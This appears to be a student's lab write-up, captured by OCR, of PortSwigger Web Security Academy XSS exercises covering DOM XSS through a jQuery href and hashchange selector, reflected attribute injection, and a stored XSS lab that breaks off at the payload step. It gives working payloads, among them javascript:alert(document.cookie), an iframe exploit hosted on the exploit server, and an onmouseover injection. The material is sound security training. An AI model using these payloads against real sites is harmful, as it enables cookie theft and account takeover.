
LAB

This lab contains a DOM-based cross-site scripting vulnerability in the submit feedback page. It uses the jQuery library's $ selector function to find an anchor element, and changes its **href** attribute using data from **location.search**.

To solve this lab, make the "**back**" link alert **document.cookie**.

SOLUTION

STEP 01: Open the Lab and Identify the input field. Test with a random strings and look at the URL format when you perform the Submit feedback.




Submit feedback

Name:
ASHEN AMANTHA

Email:
ashen@gmail.com

Subject:
XSS


Message:
Ashen123



0a0c00b7037f3d8380287655007e0075.web-security-academy.net/feedback?returnPath=/

Submit feedback


STEP 02: Change the URL. Modify the query parameter returnPath to include / followed by a random string.



Course: IE2062 - Web Security |
All labs | Web Security Academ
Lab: DOM XSS in jQuery anchor
DOM XSS in jQuery anchor hre
DOM XSS in jQuery anchor hre

0a0c00b7037f3d8380287655007e0075.web-security-academy.net/feedback?returnPath=/ashen123


STEP 03: Inspect the Elements by simply right clicking. You should see the random string (/ashen123) inside the href attribute.


Elements
Console
Sources
Network
Performance

```
    <label>Message:</label>
    <textarea required rows="12" cols="300" name="message"></textarea>
    <button class="button" type="submit"> Submit feedback </button>
    <span id="feedbackResult"></span>
    <script src="/resources/js/jquery_1-8-2.js"></script>
   ▼<div class="is-linkback">
      ::before
      <a id="backLink" href="/ashen123">Back</a> == $0
    </div>
   ▶<script>…</script>
  </form>
  <script src="/resources/js/submitFeedback.js"></script>
  <br>
 </div>
</section>
<div class="footer-wrapper"> </div>
</div>
</body>
</html>
```

on.maincontainer div.container.is-page form#feedbackForm div.is-linkback a#backLink
ashen123
1 of 1

STEP 04: Inject a malicious Payload. Change the returnpath to **javascript:alert(document.cookie).**




0a0c00b7037f3d8380287655007e0075.web-security-academy.net/feedback?returnPath=javascript:alert(document.cookie)

WebSecurity Academy
DOM XSS in jQuery anchor href attribute sink using location.search source
Back to lab description
LAB Solved

After modifying the URL with the malicious payload:

Hit Enter to load the page with the modified URL. Click the "back" link or similar navigation element. When you click this link, The href value (javascript:alert(document.cookie)) will be executed as JavaScript, and it will alert the document's cookies.



0a0c00b7037f3d8380287655007e0075.web-security-academy.net/feedback?returnPath=javascript:alert(document.cookie)

0a0c00b7037f3d8380287655007e0075.web-security-academy.net says

EXPLANATION

When the returnPath parameter is inserted directly into the href attribute without proper sanitization, the malicious javascript: payload is treated as executable JavaScript.

How document.cookie Works: document.cookie returns the cookies associated with the current domain. By triggering alert(document.cookie), you can view the cookies.

Vulnerability: DOM XSS with javascript: in href

6. DOM XSS in jQuery selector sink using a hashchange event


LAB

This lab contains a DOM-based cross-site scripting vulnerability on the home page. It uses jQuery's $() selector function to auto-scroll to a given post, whose title is passed via the location.hash property.


To solve the lab, deliver an exploit to the victim that calls the print() function in their browser.

SOLUTION


STEP 01: Open the Lab and check the source code for the jQuery's Selector function.


0ab8008c04040b2381491b0b00fd006a.web-security-academy.net

DOM XSS in jQuery selector sink using a hashchange event


```
<script>
    $(window).on('hashchange', function(){
        var post = $('section.blog-list h2:contains(' + decodeURIComponent(window.location.hash.slice(1)) + ')');
        if (post) post.get(0).scrollIntoView();
    });
</script>
```

STEP 02: As in the code when ever the hash changes the function called and the **selector** auto-scroll to a post by taking its title from ***location.hash.***



0ab8008c04040b2381491b0b00fd006a.web-security-academy.net/#ashen123

DOM XSS in jQuery selector sink using a hashchange event

STEP 03: Modify the URL with the payload.

<iframe src=" https://0ab8008c04040b2381491b0b00fd006a.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'"></iframe>

STEP 04: Go the Exploit server and deliver it to the victim.


Craft a response

URL: https://exploit-0a8700aa04d2054c80a72a8e01fc00a1.exploit-server.net/exploit

HTTPS ☑

File: /exploit

Head:
```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:
```
<iframe src=" https://0ab8008c04040b2381491b0b00fd006a.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'"></iframe>
```

EXPLANATION

The vulnerability exists because jQuery’s $() selector directly uses location.hash from the URL.We inject JavaScript via location.hash, which is processed as HTML, leading to DOM-based XSS.Instead of a simple payload, we use an iframe to automate execution when the victim visits our exploit page.

<iframe> can embed any webpage inside another.

Attacker’s use **<iframe>** to load a vulnerable site without user interaction.

The onload event allows us to modify the page dynamically, injecting malicious payloads.

This technique is useful for silent XSS attacks where victims don’t have to click anything.

Vulnerability: DOM XSS with jQuery in location.hash

7. Reflected XSS into attribute with angle brackets HTML-encoded

LAB


This lab contains a reflected cross-site scripting vulnerability in the search blog functionality where angle brackets are HTML-encoded. To solve this lab, perform a cross-site scripting attack that injects an attribute and calls the alert function.

HINT

Just because you're able to trigger the alert() yourself doesn't mean that this will work on the victim. You may need to try injecting your proof-of-concept payload with a variety of different attributes before you find one that successfully executes in the victim's browser.

SOLUTION

STEP 01: Identify the input field and test with a random string with angle brackets.



0a1b005d03b4ce2380ca3f0e00a50090.web-security-academy.net/?search=<ashen123>

Reflected XSS into attribute with angle brackets HTML-encoded

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »


Home

0 search results for '<ashen123>'

<ashen123> Search


< Back to Blog

Open the Source page by clicking ctrl + u. Check for the entered random string. We can see that the angle brackets are encoded.




```
</header>
<section class=blog-header>
    <h1>0 search results for '&lt;ashen123&gt;'</h1>
    <hr>
</section>
<section class=search>
    <form action=/ method=GET>
        <input type=text placeholder='Search the blog...' name=search value="&lt;ashen123&gt;">
        <button type=submit class=button>Search</button>
    </form>
</section>
<section class="blog-list no-results">
    <div class=is-linkback>
```

STEP 02: Test again entering a random string with double quotation marks “”.



0a1b005d03b4ce2380ca3f0e00a50090.web-security-academy.net/?search="ashen123"
Web Security Academy
Reflected XSS into attribute with angle brackets HTML-encoded
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for '"ashen123"'
Search the blog...
Search
< Back to Blog


Open the Source page by clicking ctrl + u. Check for the entered random string. We can see that the double quotation marks are not encoded.



```
        </header>
        <header class="notification-header">
        </header>
        <section class=blog-header>
            <h1>0 search results for '&quot;ashen123&quot;'</h1>
            <hr>
        </section>
        <section class=search>
            <form action=/ method=GET>
                <input type=text placeholder='Search the blog...' name=search value=""ashen123"">
                <button type=submit class=button>Search</button>
            </form>
        </section>
        <section class="blog-list no-results">
            <div class=is-linkback>
```


STEP 03: Insert the malicious payload. Here we used onmouseover attribute so the alert will pop up even the mouse goes through the search bar.





```
        </header>
        <section class=blog-header>
            <h1>0 search results for '&quot;onmouseover=&quot;alert(1)'</h1>
            <hr>
        </section>
        <section class=search>
            <form action=/ method=GET>
                <input type=text placeholder='Search the blog...' name=search value=""onmouseover="alert(1)">
                <button type=submit class=button>Search</button>
            </form>
        </section>
        <section class="blog-list no-results">
            <div class=is-linkback>
```

If the page executes this payload and shows an alert box with "1", the site is vulnerable.


0a1b005d03b4ce2380ca3f0e00a50090.web-security-academy.net/?search="onmouseover%3D"alert%281%29

0a1b005d03b4ce2380ca3f0e00a50090.web-security-academy.net says

1

0 search results for '"onmouseover="alert(1)'

EXPLANATION

Reflected XSS vulnerability where **angle brackets (< >) are encoded**, but other special characters are not. Inject a **malicious payload** (event handlers are not blocked)into an HTML attribute and execute JavaScript.


8. Stored XSS into anchor href attribute with double quotes HTML-encoded

LAB

This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the alert function when the comment author name is clicked.

SOLUTION

STEP 02: Open the lab, open a post and scroll down to a comment page where we can find an input field.



Is there a way I can download all your blogs in an eBook?

Leave a comment

Comment:

ashen1

Name:

ashen2

Email:

ashen@gmail.com


Website:

ashen3

Post Comment

< Back to Blog

STEP 02: Insert some test random strings to check how it behaves.



Comments


I.C. Poorly | 20 January 2025

Is there a way I can download all your blogs in an eBook?

ashen2 | 15 February 2025

ashen1


After submitting open the page source and search for the inserted random strings.



```
            <p></p>
        </section>
        <section class="comment">
            <p>
            <img src="/resources/images/avatarDefault.svg" class="avatar">                            <a id="author" href="ashen3">ashen2</a> | 15 February 2025
            </p>
            <p>ashen1</p>
            <p></p>
        </section>
        <hr>
```

As you can see “ashen3” is inside anchor tag, so we can use it as the vulnerability to exploit.

STEP 03: Inject the payload to the website field.


ashen1

